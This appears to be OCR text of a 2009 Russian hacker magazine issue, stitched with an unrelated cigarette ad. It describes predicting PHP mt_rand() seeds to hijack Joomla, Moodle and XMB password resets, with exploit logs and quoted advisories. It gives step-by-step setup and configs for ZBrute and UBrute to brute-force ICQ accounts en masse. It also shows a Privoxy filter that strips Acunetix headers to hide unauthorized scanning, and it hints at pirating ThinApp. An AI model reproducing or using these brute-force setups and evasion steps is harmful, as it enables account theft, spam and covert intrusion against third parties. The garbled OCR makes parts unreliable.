Что же сделали создатели PHP, дабы защитить нас? Начиная с PHP 5.2.6, начальный SEED стал много больше — угадать (перебрать) его практически невозможно. Казалось бы, проблема решена. А как насчет предсказуемости? Предсказуемость псевдослучайности от предыдущих вызовов осталась такой же, как и была! Почему это не показалось разработчикам косяком в реализации псевдослучайности — одному Богу известно. Но факт есть факт — зависимость осталась, и хакеры продолжают пить шампанское. Интересно, почему?


АНТИДОТ, ИЛИ РЕШЕНИЕ ПРОБЛЕМЫ

Атаки на mt_rand() проходят в стиле «угадай начальный SEED и сгенерируй по нему mt_rand()». А если mt_srand() задается изначально, казалось бы — бага нет. Но это не так! Именно благодаря последовательной зависимости (предсказуемости) генерации mt_rand()→mt_rand()→mt_rand()→..., атака становится возможной. После вызова mt_srand() в атакуемом приложении необходимо в Keep-alive-соединении обратиться к взломанному субдомену на сервере с вызовом «print mt_rand();». Получив значение N-го вызова mt_rand() после установки mt_srand(), остается лишь перебрать локально значения mt_srand(SEED) и восстановить цепочку, пока N-й вызов mt_rand() не будет равен полученному с субдомена. Найденный SEED будет соответствовать искомому, и по нему мы сгенерируем сам токен (пароль) из (N-1) mt_rand(). Выход на самом деле прост. Все, что требуется от программиста, дабы защитить свое творение, — это повторно вызвать srand (mt_srand) после вызова rand (mt_rand).

ГЛУМИМСЯ НАД ДВИЖКАМИ

Настало время рассмотреть те движки, на которых сам Бог велел эксплуатировать найденную уязвимость.
• Joomla Weak Random Password Reset Token Vulnerability.
Уязвимость joomla<=1.5.6 заключается в 10-ти миллионах комбинаций возможных токенов сброса пароля. Как демону Стефану удалось перебрать 10 млн. вариантов токенов с домашнего DSL-канала за 3 часа — для меня так и останется загадкой. Начиная с версии 1.5.7, разработчики ввели 2^32 (crc32) комбинаций токенов. Однако, переборщик пусть и 10 миллионов токенов, по-моему нереален. Но то, что в последней версии джумлы токен генерируется уязвимым к атаке на mt_rand() через кросприложения\субдомен — это факт.

```
• Moodle 1.x mt_rand() Admin Reset
Password Exploit.
```



Suspekt...
A Blog About Code, Information Security, PHP And More

mt_srand and not so random numbers
August 17th, 2008 | by Stefan Esser |

Tag Digg Furl Cosmos Stumble It!

PHP comes with two random number generators named rand() and mt_rand(). The first is just a wrapper around the libc rand() function and the second one is an implementation of the Mersenne Twister pseudo random number generator. Both of these algorithms are seeded by a single 32 bit dword when they are first used in a process or one of the seeding functions srand() or mt_srand() is called.

Because of such a short seed it should be obvious to everyone that neither rand() nor mt_rand() are random enough for cryptographic usages. However web application programmers tend to use rand() or mt_rand() to create cryptographic secrets like passwords, activation keys, autologin cookies or session identifiers. In many situations this seems secure enough, because not only a 32 bit seed needs to be guessed but also the amount of previously generated random numbers. Therefore bruteforcing

STEFAN ESSER: MT_SRAND AND NOT SO RANDOM NUMBERS

```
[i] Joomla 1.5.x mt_rand() Admin Token Exploit ver.1.0.0
[i] c0d3d by Elekt(@antichat.ru)
[i] http://www.sektioneins.de/advisories/SE-2008-02.txt
[i] http://www.sektioneins.de/advisories/SE-2008-04.txt

[i] Joomla: http://localhost/joomla/
[i] mt_rand: http://localhost/mt_rand.php
[i] Joomla version: 1.5.5
[i] Admin email: admin@localhost.com
[+] Remote PHP: 5.1.6
[+] Local  PHP: 5.1.4
[!] Are encouraged to use the same PHP version.
[+] Rainbow table 'joomla1.5.6_php5.2.0.rainbow' [0.048Gb] available
[i] Time: 09:12:34 05.12.2008
[-] Get cookie + hidden token
[+] Cookie: 9f6c7e81d00aa15c02f045dcb45bcacb=5777e7e656dbf1d742e37b271c61255c;
```

LOG EXPLOIT: JOOMLA WEAK RANDOM PASSWORD RESET TOKEN VULNERABILITY

При наличии шелла на субдомене можно восстановить токен сброса пароля, вызвав mt_rand() и посчитав SEED для mt_srand(). После чего сбросить пароль по найденному токену, но пароль уйдет на мыло админа, и мы его не увидим. Да и функция генерации пароля совсем другая — она основана на srand(). Это как раз тот самый случай, когда в приложении используются оба генератора. В версии 1.9.x ветки в алгоритм генерации пароля добавлен режим повышенной безопасности. Так, в простом режиме используется алгоритм «word1+num+word2», где num — число из 0123456789, а word1 и word — слова из словаря. Словарь расположен в lib/wordlist.txt (доступен прямо из Web) и по дефолту содержит 35 слов. Итого, возможно всего лишь 35*10*35=12250 комбинаций независимо от rand() и srand(). Если найти способ обойти блокировку при брутфорсе паролей — можно сбросить и перебрать его.
В режиме повышенной безопасности символы перемешиваются посредством str_shuffle(), которая зависит от srand(). Количество вариантов без учета rand() и srand() громадно — чуть меньше, чем

```
     Advisory: PHP GENERATE_SEED() Weak Random Number Seed Vulnerability
 Release Date: 2008/05/06
Last Modified: 2008/05/06
       Author: Stefan Esser [stefan.esser[at]sektioneins.de]

  Application: PHP 5 <= 5.2.5
               PHP 4 <= 4.4.8
     Severity: Weak random number seed might lead to security
               problems in PHP applications using random numbers
         Risk: Low
Vendor Status: Vendor has released PHP 5.2.6 which uses a different seed
    Reference: http://www.sektioneins.de/advisories/SE-2008-02.txt
```

PHP GENERATE_SEED() WEAK RANDOM NUMBER SEED VULNERABILITY

```
     Advisory: Joomla Weak Random Password Reset Token Vulnerability
 Release Date: 2008/09/11
Last Modified: 2008/09/11
       Author: Stefan Esser [stefan.esser[at]sektioneins.de]

  Application: Joomla <= 1.5.7
     Severity: Usage of mt_rand() and mt_srand() for generation
               of cryptographic secrets like random password
               reset tokens
         Risk: High
Vendor Status: Vendor has released a partially fixed Joomla 1.5.7
    Reference: http://www.sektioneins.de/advisories/SE-2008-04.txt
               http://www.suspekt.org/2008/08/17/mt_srand-and-not-so-
```

JOOMLA WEAK RANDOM PASSWORD RESET TOKEN VULNERABILITY

77^8. Но реальное количество комбинаций ограничено srand(). При эксперименте установлено, что практически нигде нет чистого вызова srand() или mt_srand(). Как ни удивительно, это хорошо. В случае вызова «mt_srand ((double) microtime() * 1000000);» придется перебирать лишь 1 млн. комбинаций, а не 4 млрд., как при дефолтовом вызове. А значит, и криптостойкость генерации не превышает 1 млн. комбинаций. — XMB 1.9.x mt_rand() Admin Reset Password Exploit. И снова баг засел в системе восстановления пароля. При знании пары «Username + E-Mail» генерируется новый пароль и тут же устанавливается. На e-mail отправляется уведомление с самим паролем. Если у нас имеется шелл на поддомене — можно вызвать mt_rand в Keep-alive-соединении и восстановить начальное значение SEED для mt_srand. Подбор SEED при этом занимает считанные секунды.

ПОБЕДА ЗА ХАКЕРАМИ

...и это далеко не весь список. Зайди на google.com/codesearch?q=mt_srand(%5C%20|)+%5C(%20lang:php и экспериментируй сам. Патчат такие баги, как показала годовая практика, — криво, не только веб-программисты, но и сами разработчики PHP. Правят либо авто-SEED, а про предсказуемость забывают (не добавляют внешнюю энтропию вроде md5(microtime()) или MySQL'овый 'select rand()' и т.д.), либо правят предсказуемость и забывают про авто-SEED. В общем, хотели как лучше, а получилось как всегда. Хакеры опять рулят миром и разбитыми PHP-движками.]C

LOG EXPLOIT: XMB 1.9.11 RANDOM PASSWORD RESET VULNERABILITY


```
$chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz';
$newpass = '';
mt_srand((double)microtime() * 1000000);
$get = strlen($chars) - 1;
for($i = 0; $i < 13; $i++) {
    $newpass .= $chars[mt_rand(0, $get)];
}
$newmd5pass = md5($newpass);

$db->query("UPDATE ".X_PREFIX."members SET password='$newmd5pass', pwdate='
```

ОТКРОЙ ФЕСТИВАЛИ МИРА

СОЛНЦЕ. МУЗЫКА. ОКЕАН. ВЫИГРАЙ ПУТЕШЕСТВИЕ НА ДВОИХ.

Реклама.



ПРИМИ УЧАСТИЕ В ПРОГРАММЕ,
РЕГИСТРИРУЙ КОДЫ С ПАЧЕК CAMEL:

@ НА САЙТЕ **WWW.CAMEL-GAME.RU**
✉ ИЛИ ПО **SMS** НА НОМЕР **5601**

ПЕРИОД РЕГИСТРАЦИИ КОДОВ:
С **18 МАЯ** ПО **31 АВГУСТА** 2009 Г.

Информация об организаторе, полных правилах, призах, порядке их получения на www.camel-game.ru, www.rusloterei.ru, по телефону горячей линии 8-800-200-21-21. Срок проведения акции с 18 мая по 31 октября 2009 г.



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

Easy Hack | Easy Hack | Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /
M0R0 / M0R0@INBOX.RU /
MUXX / MUXX@BK.RU /



ЗАДАЧА: ВРУЧНУЮ ПРОПАТЧИТЬ IM-КЛИЕНТ QUTIM ДЛЯ РАБОТЫ С НОВОЙ ВЕРСИЕЙ ICQ-ПРОТОКОЛА

РЕШЕНИЕ:


В последнее время перебои в работе ICQ нередкость. Связано это впервую очередь с постоянными обновлениями протокола, вследствие чего большинство неофициальных клиентов попросту перестают корректно работать. Если у владельцев квипа или крысы есть выход — ждать патч, то обладателям qutim'а надеяться не на что, кроме как на самих себя. Впрочем, пропатчить утилу самостоятельно не так сложно, для этого следует произвести ряд нехитрых манипуляций:

1. Патчим файл oscarprotocol.cpp, а именно:

```
@@ -46,7 +46,7 @@ oscarProtocol::oscarProtocol(const
QStri
connectionSocket = new QTcpSocket(this);
buffer = new icqBuffer(this);
buffer->open(QIODevice::ReadWrite);
- flapSeqNum = rand() % 0x8000;
+ flapSeqNum = 0x0000;
reqSeq = 0x0000;
keepAlive = true;
connectBos = false;
```

2. Вносим изменения в файл clientIdentification.cpp (87-ая строка):

```
@@ -84,7 +84,7 @@
QByteArray clientIdentification::getSeqNumber() const
{
```



Патчим qutim

```
QByteArray seq;
- quint16 num = rand() % 0xffff;
+ quint16 num = 0x000;
seq[0] = num / 0x100;
seq[1] = num % 0x100;
return seq;
```

3. Как вариант решения проблемы для сторонних клиентов — изменение первоначального значения Sequence Number на 0. Кстати, данный способ был обнаружен biophreak'ом, так что при желании ты можешь нагуглить дополнительную инфу по теме.



ЗАДАЧА: ОРГАНИЗОВАТЬ БРУТ АСЕК

РЕШЕНИЕ:

Спам-рассылки по асям в последнее время приобретают массовый характер, причем, особой популярностью у спамеров пользуются уин-листы с 6-ти/7-ми значными номерками. Так что, как ни крути, а агитировать за спам я не стану, так же, как не стану агитировать и за флуд асек неприятелей. Тем не менее, о том как сбрутить несколько сотен/тысяч icq-номерков — расскажу, и даже не буду спрашивать, зачем они тебе нужны :). Итак, первое с чем нам нужно определиться — это софт. Дабы не зацикливаться на одном конкретном продукте, я решил остановить выбор на двух хорошо зарекомендовавших себя софтинах — ZBrute и UBrute. Начнем, как водится, по порядку. Если говорить коротко о функционале ZBrute, то следует выделить:

```
- Возможность компиляции под *nix и Windows ОС
- Наличие консольного динамического интерфейса
- Поддержка удаленной консоли
- Работа с сокс 4/5 и https-прокси
```



Брутим аси

```
- Наличие файла конфигура-
ции
```

Больше всего нас интересует, естественно, первый пункт — возможность компиляции под никсами и виндой. Чтобы у тебя не возникало лишних вопросов, сейчас мы подробно рассмотрим процесс установки, настройки и запуска тулзы под разными осями. Начнем с винды:

1. Сливаем утилу с нашего DVD (желательно на удаленный дедик).
2. Копируем exe-шник в нужную нам диру, например, C:\ZBrute.
3. Запускаем прогу из консоли:

```
C:\ZBrute\ZBrute.exe -o C:\ZBrute\settings.txt
```

Как ты догадался, в файле settings.txt содержатся настройки брутера, о которых мы поговорим позже. А сейчас рассмотрим пошаговую инсталяцию софтины в *nix-системе:

1. Сливаем сорец брутера zbrute.c с нашего ДВД (можешь смело заюзать один из своих никсовых серверов :).
2. Компилируем с помощью gcc на никсовой машине:

```
# gcc -lpthread zbrute.c -o zbrute
```

либо:

```
# gcc -pthread zbrute.c -o zbrute
```

3. На выходе получаем бинарник zbrute в указанном каталоге.
4. Все параметры запуска совпадают с виндовыми.
Теперь немного о конфиге — settings.txt. Рекомендую обратить внимание на такие параметры, как:

```
# Source file
sourcelist = 'C:\zbrute\source.txt' //сурс-лист
# Good file
goodlist = 'C:\zbrute\gd.txt' //good-лист с валидными
парами уин:пасс
# HTTPS proxy file
httpslist = 'C:\zbrute\proxy.txt' //прокси-лист
# Socks5 proxy file
# socks5list = '' //сокс5-лист
# Socks4 proxy file
# socks4list = '' //сокс4-лист
# Threads amount
threads = 150 //потоки
```

Полагаю, проблем с эксплуатацией не возникнет и ты без труда соберешь нехилую базу номерков :). А мы плавно переходим ко второй утиле — UBrute. Для начала о функционале:

- Ведение статистики по потокам и проксикам
- Возможность добавления проксиков во время брута
- Наличие генератора UIN;Password
- Наличие конфига
- Поддерживается брут по спискам

Настроить софтинку на рабочий лад довольно просто:

1. Сливаем тулзу с нашего ДВД
2. Запускаем exe-шник из архива
3. Генерируем лист уин:пасс с помощью встроенного генератора:

- По диапазону — выбираем диапазон номеров, которые хотим брутить
- По маскам — выбираем маску и цифры, которые нас интересуют
- По списку — выбираем файл со списком уинов, отдельно добавляем пароли, затем генерируем список

4. Конфигурируем утилу — либо через гуишный интерфейс, либо редактируем config.ini:

```
Http=http.txt // http-прокси лист
Socks4=socks4.txt // сокс4-лист
Socks5=socks5.txt // сокс5-лист
Source=source.txt //сурс-лист
Bad=bad.txt // бэд-лист
Good=good.txt // гуд-лист с валидными парами уин:пасс
Thread=1000 // потоки
```

5. Жмем Start и наблюдаем за статой.



ЗАДАЧА: ОПРЕДЕЛИТЬ ЭКСКЛЮЗИВНОСТЬ ЗАДАННОГО ПАРОЛЯ

РЕШЕНИЕ:

На нашем диске мы не раз выкладывали объемные листы с паролями для брута по словарю, причем, в последнее время некоторые предприимчивые товарищи используют в своих пасс-листах не обычный набор слов, а список реально используемых паролей, собранных с веба. В связи с этим, позволь у тебя спросить: уверен ли ты в эксклюзивности своих паролей? Затрудняешься ответить? Тогда я тебе помогу. Нет, мы не будем перерывать Гугл в поисках твоего (или не совсем твоего :)) пасса. А просто воспользуемся утилой ExclusivePass от NemeZz'а для чека уникальности паролей. Принцип работы проги заключается в поиске указанного пасса в соответствующих базах трех хак-форумов (надеюсь, asechka.ru когда-нибудь вновь будет в строю):

```
web-hack.ru
grabberz.com
uiny.ru
```


Из опций следует выделить:

- В базах содержится около 3365 постов с четырех разных форумов, даты постов — до 13.03.09 включительно
- Корректное отображение всех постов
- Возможность поиска в отдельных базах
- Полное сохранение формата отображаемого сообщения
- Наличие кликабельной ссылки на сообщении для возможности просмотра оригинала
- При отсутствии пароля выводится соответствующее оповещение
- Возможность поиска пароля с учетом регистра либо без такового
- Сохранение запросов в список
- Возможность работы с собственной базой паролей, что позволяет чекать собственные пассы по уже существующим словарям, либо сохранять пароли для пополнения пасс-листа
- Наличие автоподстановки (работает с учетом регистра)

Использовать утилу совсем несложно, для этого:

1. Сливаем архив с нашего диска
2. Распаковываем, запускаем exe-шник
3. Отмечаем галочками форумы, в базах которых хотим искать пароль. Если хотим работать с собственной базой — жмем соответствующий баттон и заполняем требуемые поля.
4. Вбиваем пасс в формочку (не забываем про регистр)
5. Жмем поиск
6. Наблюдаем результат в окне утилы
Кстати, прога работает с локальными базами, которые ты при желании можешь сомостоятельно дополнить :).

Ищем пассы





ЗАДАЧА: ВРУЧНУЮ УПРАВЛЯТЬ ВКЛЮЧЕНИЕМ/ОТКЛЮЧЕНИЕМ АВТОРАНА НА ФЛЕШКЕ

РЕШЕНИЕ:

Частенько нам приходится юзать свои флэшки на посторонних компах, что существенно увеличивает риск подхватить очередного троянчика с зараженной машины. Причем, многие зверьки умело используют авторан флешки для собственного внедрения в систему. Конечно, можно попросту удалить файл autorun.inf, но ощутимого результата это не принесет, ибо создать новый файл авторана большинству троянов не составит особого труда. Следовательно, нужно идти по другому пути — по пути изменения прав доступа к autorun.inf. Здесь есть два варианта — делать это вручную либо автоматизировать процесс. Мы не будем усложнять себе жизнь и воспользуемся вторым способом, а именно — утилой Anti AutoRUN от Slesh'a. Особенности проги в следующем:

- Поддерживает только флешки с FAT32
- Определение файловой системы флешки
- Автоматически создает файл авторана autorun.inf
- Включает/отключает авторан
- Работает по принципу замены последнего байта в строке «AUTORUN INF» на 0x40 (атрибут внутреннего использования)

Алгоритм работы утилы довольно прост:

1. Указываем букву диска флешки, на которой нам необходимо отрубить авторан.
2. Тулза определяет тип файловой системы на заданном диске (если ФС — не FAT32, завершает работу).
3. Создается файл авторана autorun.inf.
4. Далее утила открывает диск на чтение/запись и начинает искать текст «AUTORUN INF».


anti_autorun.txt - Блокнот

Файл Правка Формат Вид Справка

```
#include "windows.h"
#include "stdio.h"
#include "conio.h"

// поиск участка памяти в буфере
char * memmem(char *buf, char *pattern, size_t buflen, size_t len)
{
 size_t i, j;
 char * bf=buf;
 char * pt = pattern;
 if (len>buflen) return NULL;
 for (i = 0; i <= (buflen - len); ++i)
  {
   for (j = 0; j < len; ++j)
    {
     if (pt[j] != bf[i + j]) break;
    }
   if (j == len) return (bf + i);
  }
 return NULL;
}

int main(int argc, char* argv[])
{
 HANDLE h;
 char c;
 DWORD rb;
 char* p;
 int x;
 char buf[2048];
 char VolumeName[256];
 char tmp[256];
 char FSName[256];
 ULONG MaximumFNameLength,FileSystemFlags,SerialNum;

 printf("Anti AutoRun (C) SLESH\n");
 if (argc==1) // если буква диск не введена
 {
   printf("Enter Driver Latter: ");
   c=getch(); // спросим букву диска
```

Сорец утилы Anti AutoRUN

5. При обнаружении файла авторана есть два варианта событий: включить авторан и отключить авторан.

Сорец утилы ты, как всегда, найдешь на нашем ДВД, дерзай :).



ЗАДАЧА: ИЗБАВИТЬСЯ ОТ ЗАГОЛОВКОВ, ДОБАВЛЯЕМЫХ ACUNETIX ПРИ СКАНИРОВАНИИ WEB-УЗЛА

РЕШЕНИЕ:

Перед тем, как пользоваться сканерами безопасности, советую проверить, какую инфу они посылают на сканируемый ресурс. Не знаю, как остальные, а вот Acunetix выдает хакера с потрохами, добавляя собственные HTTP-заголовки в каждый отправляемый запрос. Они указывают на то, что запрос сгенерирован Acunetix и что нужно бы чтить соглашения и не сканировать посторонние ресурсы. Ну разве не прелесть? Если уж ты решился кого-нибудь просканить, надо от этого груза избавляться. Интерфейс Acunetix предоставляет возможность редактирования и даже удаления заголовков (в окне ToolsExplorer → HTTP Editor). Однако эти настройки действуют только при ручной отсылке запросов и игнорируются при сканировании в автоматическом режиме. Что ж, вооружимся фильтрующим прокси и вырежем их сами.

1. Забираем Privoxy по адресу http://sourceforge.net/project/downloading.php?group_id=11118&filename=privoxy_3.0.12.zip&a=84641926.
2. Распаковываем и переходим к редактированию конфигурационных файлов.
3. Активируем файл с пользовательскими фильтрами.

```
config.txt
filterfile user.filter
```

4. Добавляем новый фильтр для Acunetix.

```
user.filter
```

```
CLIENT-HEADER-FILTER: acunetix-control Removes Acunetix
headers.
s/^Acunetix-Product:\s*.*//i
s/^Acunetix-Scanning-agreement:\s*.*//i
s/^Acunetix-User-agreement:\s*.*//i
s/^Acunetix-Aspect:\s*.*//i
s/^Acunetix-aspect-password:\s*.*//i
s/^Acunetix-aspect-queries:\s*.*//i
```


5. Активируем созданный фильтр.


```
user.action

{+client-header-filter{acunetix-control}}
/
```

6. Запускаем Privoxy.
7. Указываем Acunetix на необходимость работы через Privoxy. На вкладке Settings, выбери LAN Settings и установи настройки HTTP-прокси: Hostname — localhost, Port — 8118. Для проверки примени директиву debug=64 в основном конфигурационном файле config.txt Privoxy или запусти любой сниффер пакетов. Учти, что встречаются и другие заголовки, да и пропалиться можно совсем по другому поводу, так что будь начеку, хакер!

Палимся по полной :)






ЗАДАЧА: СОЗДАТЬ ПОРТАТИВНУЮ ВЕРСИЮ .NET-ПРИЛОЖЕНИЯ С ИСПОЛЬЗОВАНИЕМ THINAPP

РЕШЕНИЕ:

Мне приходится пользоваться различными .NET-сборками, в том числе и совсем безобидными. Да и сам я, разрабатывая десктопные приложения, зачастую программирую на C#. Как удобно закинуть все это добро на флеху и пользоваться везде, где только можно! Проблема в том, что фреймворк по умолчанию в WinXP не включается и велика вероятность, что запуск проги будет связан с необходимостью установки самой среды. Тем не менее, создать портативное приложение можно, например, с использованием виртуального контейнера ThinAPP.

1. Скачиваем .NET Framework 3.5 по адресу http://download.microsoft.com/download/2/0/e/20e90413-712f-438c-988e-fdaa79a8ac3d/dotnetfx35.exe. Я тебе советую скачать весь пакет — еще пригодится :)
2. Скачиваем любую среду виртуализации, например VMWare Workstation.
3. Устанавливаем виртуальную ось. Нужна максимально чистая Windows XP (всякие Zver DVD не рулят)!
4. ОТКАЗЫВАЕМСЯ от установки VMWare Tools. Поверь мне, так надо, хотя в официальной документации про это ничего нет.
5. Каким-то образом получаем и инсталлируем ThinAPP — тулза стоит от 6000 вечнозеленых рублей, так что разбирайся сам :)
6. Делаем снапшот системы под названием ThinAPP Ready.
7. Запускаем ThinAPP Setup Capture, следуем инструкциям мастера.
8. Устанавливаем .NET framework.
9. Настраиваем опции сборки контейнера ThinAPP. Обязательно включи в состав точек входа cmd.exe. В качестве Sandbox Location выбирай USB Flash.
10. Собираем контейнер. Сохраняем его в укромном месте. И я бы посоветовал еще раз снять снапшот.
11. Запускаем ThinAPP Setup Capture и устанавливаем/копируем нужное нам приложение. Если копируешь, лучше это делать в папку %programfiles%, она будет видна из контейнера по переменной окружения и, соответственно, через консоль ты получишь доступ к файлам в обход интерфейса приложения.
12. Настраиваем параметры сборки контейнера и, не запуская build, нажимаем на кнопку Browse Project.
13. Выбираем для редактирования файл package.ini. Устанавливаем в нем параметр RequiredAppLinks=..\dotnetfx35\dotnetfx35, где ..\dotnetfx35 — путь до контейнера, содержащего .NET, а dotnetfx35 — собственно, имя самого файла контейнера.
14. Строим контейнер.
15. Перед запуском приложения удостоверься, что контейнер с .NET-средой доступен по указанному в настройках пути.

Если тебе неохота засовывать само приложение в отдельный контейнер, можно этого и не делать. Надеюсь, ты включил в качестве точки входа в контейнер .NET cmd.exe (если нет — кури пункт 9). Запусти cmd.exe из папки с контейнером и уже из консоли вызови .NET-приложение. Могу тебя уверить — среду оно увидит и запустится нормально!



Добавляем ссылку на контейнер .NET.bmp



